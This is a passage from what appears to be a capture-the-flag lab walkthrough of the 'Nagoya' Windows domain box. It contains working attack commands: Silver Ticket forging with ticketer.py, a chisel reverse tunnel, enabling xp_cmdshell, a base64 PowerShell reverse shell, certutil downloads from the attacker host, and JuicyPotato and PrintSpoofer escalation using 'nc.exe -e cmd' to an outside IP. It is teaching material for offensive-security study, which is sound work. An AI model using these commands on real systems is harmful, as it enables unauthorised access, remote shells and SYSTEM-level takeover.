
Service1 -> E3A0168BC21CFB88B95C954A5B18F57CAnd the SPN we already had from Kerberoasting. With all three:
GetUserSPNs.py nagoya-industries.com/craig.carr:Spring2023
ticketer.py -nthash E3A0168BC21CFB88B95C954A5B18F57C \
  -domain-sid S-1-5-21-1969309164-1513403977-1686805993 \
  -domain NAGOYA-INDUSTRIES.COM \
  -spn MSSQL/nagoya.nagoya-industries.com Administrator
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for NAGOYA-INDUSTRIES.COM/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in Administrator.ccache
The Administrator at the end is not an account we compromised: it is simply the name we wrote inside the ticket. That is the whole point of a Silver Ticket.
Tunnelling with chisel
Port 1433 is unreachable from outside, so we set up a reverse tunnel with chisel (repo): server on Kali, client in the WinRM session.
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_windows_amd64.gz &>/dev/null
gunzip chisel_1.7.7_windows_amd64.gz
mv chisel_1.7.7_windows_amd64 chisel.exe
# gunzip chisel_1.7.7_windows_amd64.gz

# mv chisel_1.7.7_windows_amd64 chisel.exe
(None of the three commands prints anything on success: the wget is silenced to /dev/null and gunzip/mv return to the prompt with no output.)
cd C:\Temp\privesc
upload chisel.exe
*Evil-WinRM* PS C:\Temp\privesc> upload chisel.exe
Info: Uploading /proving_grounds/nagoya/exploits/chisel.exe to C:\Temp\privesc\chisel.exe
Data: 10974548 bytes of 10974548 bytes copied
Info: Upload successful!
chisel server --reverse -p 1234
2026/01/14 15:30:53 server: Reverse tunnelling enabled
2026/01/14 15:30:53 server: Fingerprint c15cx5mU91NaTM60gesA2ZAuaVwjfINf9VFB/u9NMoE=
2026/01/14 15:30:53 server: Listening on http://0.0.0.0:1234
The --reverse flag is essential: without it the server refuses to let the client request local port openings, which is exactly what we need.
.\chisel.exe client 192.168.45.152:1234 R:1433:127.0.0.1:1433
chisel.exe : 2026/01/14 07:38:18 client: Connecting to ws://192.168.45.152:1234
    + CategoryInfo          : NotSpecified: (2026/01/14 07:3...168.45.152:1234:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/01/14 07:38:19 client: Connected (Latency 16.1685ms)
The red CategoryInfo/NativeCommandError block looks alarming but is not an error: PowerShell treats anything a native executable writes to stderr as an exception, and chisel writes its logs there. The line that counts is the last one, Connected.
The R:1433:127.0.0.1:1433 notation reads right to left: connect to the victim's 127.0.0.1:1433 and publish it on my 1433.
One detail is easy to miss. We are about to authenticate with Kerberos, and Kerberos validates the service name, not the IP: the ticket is for MSSQL/nagoya.nagoya-industries.com, so the client has to connect to that name. But that name now has to resolve to our end of the tunnel, not to the remote machine:
nano /etc/hosts
cat /etc/hosts
1  127.0.0.1       localhost    nagoya-industries.com    nagoya.nagoya-industries.com
2  127.0.1.1   kali
...
9  192.168.124.21  nagoya-industries.com   nagoya.nagoya-industries.com
Line 1 now resolves the FQDN to 127.0.0.1, where the tunnel listens. Without this change the client would go to the real IP (where 1433 is filtered) or, if we forced the IP, Kerberos would reject the ticket because the SPN would not match.
MSSQL: xp_cmdshell
export KRB5CCNAME=Administrator.ccache
impacket-mssqlclient -k nagoya.nagoya-industries.com
sp_configure 'show advanced options', '1';
RECONFIGURE;
sp_configure 'xp_cmdshell', '1';
RECONFIGURE;
xp_cmdshell whoami
[*] Encryption required, switching to TLS
SQL (NAGOYA-IND\Administrator  dbo@master)> sp_configure 'show advanced options', '1';
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> RECONFIGURE;
SQL (NAGOYA-IND\Administrator  dbo@master)> sp_configure 'xp_cmdshell', '1';
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> RECONFIGURE;
SQL (NAGOYA-IND\Administrator  dbo@master)> xp_cmdshell whoami
output
--------------------
nagoya-ind\svc_mssql
The prompt reads NAGOYA-IND\Administrator, so the forged ticket worked: the service believes us. But xp_cmdshell whoami returns nagoya-ind\svc_mssql, and that nuance defines the rest of the box. xp_cmdshell does not run as the SQL user but as the service account the engine runs under. Being Administrator inside SQL Server does not make us a Windows administrator (MSSQL xp_cmdshell).
With command execution, we pull an interactive shell. The base64 PowerShell payload comes from revshells.com:

IP: 192.168.45.152   Port: 4444
Listener: nc -lvnp 4444
Reverse -> Windows -> PowerShell #3 (Base64)
NgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACQAJABpAGwAAAPQAgACQAcwB0AHIAZQBhAG0ALg... <SNIP>penelopexp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAA...<SNIP>
# penelope
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.1.80 • 172.17.0.1 • 172.18.0.1 • 192.168.45.152
[+] Got reverse shell from NAGOYA~192.168.124.21-Microsoft_Windows_Server_2019_Standard_Evaluation-x64-based_PC 😍 Assigned SessionID <1>
[+] Added readline support ...
[+] Interacting with session [1], Shell Type: Readline, Menu key: Ctrl-D

PS C:\Windows\system32> whoami
nagoya-ind\svc_mssql
Penelope also fingerprints the exact system (Windows Server 2019 Standard Evaluation), a fact that is about to decide the escalation.
Privilege escalation
SeImpersonatePrivilege
SQL Server service accounts usually keep SeImpersonatePrivilege, and svc_mssql is no exception:
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege shows Enabled. That privilege lets us adopt the token of a client connecting to a named pipe we control, and the potato family abuses it by forcing a privileged service to connect to us (SeImpersonate and potatoes).
JuicyPotato attempt (failed)
The first candidate is JuicyPotato, reused from another machine:
locate jp.exe
cp /machines/arctic/exploits/jp.exe .
python3 -m http.server 80
# locate jp.exe
/machines/arctic/exploits/jp.exe

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
certutil.exe -f -urlcache -split http://192.168.45.152/jp.exe jp.exe
PS C:\Temp\privesc> certutil.exe -f -urlcache -split http://192.168.45.152/jp.exe jp.exe
****  Online  ****
  000000  ...
  054e00
CertUtil: -URLCache command completed successfully.
We also need a netcat to catch the shell:
locate nc.exe | head -n 10
cp /machines/bart/exploits/nc.exe .
python3 -m http.server 80
/home/krmena/SecLists/Web-Shells/FuzzDB/nc.exe
/machines/arctic/exploits/netcat/nc.exe
/machines/bart/exploits/nc.exe
/machines/blue/exploits/nc.exe
/machines/blue/exploits/netcat/nc.exe
/machines/bounty/exploits/netcat/nc.exe
/machines/buff/content/nc.exe
/machines/devel/content/nc.exe
/machines/grandpa/exploits/nc.exe
/machines/granny/exploits/nc.exe
certutil.exe -f -urlcache -split http://192.168.45.152/nc.exe nc.exe
PS C:\Temp\privesc> certutil.exe -f -urlcache -split http://192.168.45.152/nc.exe nc.exe
****  Online  ****
  0000  ...
  96d8
CertUtil: -URLCache command completed successfully.
With the listener up, we fire JuicyPotato:
rlwrap nc -nlvp 4646.\JP.exe -t * -l 4321 -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\privesc\nc.exe -e cmd 192.168.45.152 4646"
PS C:\Temp\privesc> .\JP.exe -t * -l 4321 -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\privesc\nc.exe -e cmd 192.168.45.152 4646"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4321
COM -> recv failed with error: 10038

# rlwrap nc -nlvp 4646
listening on [any] 4646 ...
It fails, and the nc sits there receiving nothing. The recv failed with error: 10038 (WSAENOTSOCK) means the COM connection attempt is cut before completing: it is not a syntax or a permissions problem.
The cause is the version the rdp-ntlm-info already gave us during the scan: Windows Server 2019 (build 17763). From Windows 10 1809 and Server 2019 onwards, Microsoft changed the behaviour of the COM service JuicyPotato relies on, and the technique stopped working. It is not the command that is wrong, it is that the tool no longer applies to this target. That is exactly why it pays to note the exact build during recon even when it looks irrelevant at the time.
PrintSpoofer
The alternative for Server 2019 is PrintSpoofer, which does not use COM but the print spooler service: it tricks the spooler into connecting to a named pipe of ours and, with SeImpersonatePrivilege, we adopt its token, which is SYSTEM's.
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe &>/dev/null
mv PrintSpoofer64.exe printspoofer.exe
python3 -m http.server 80
# mv PrintSpoofer64.exe printspoofer.exe

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We bring the binary over with certutil just like the previous ones, leave the nc listening and fire:
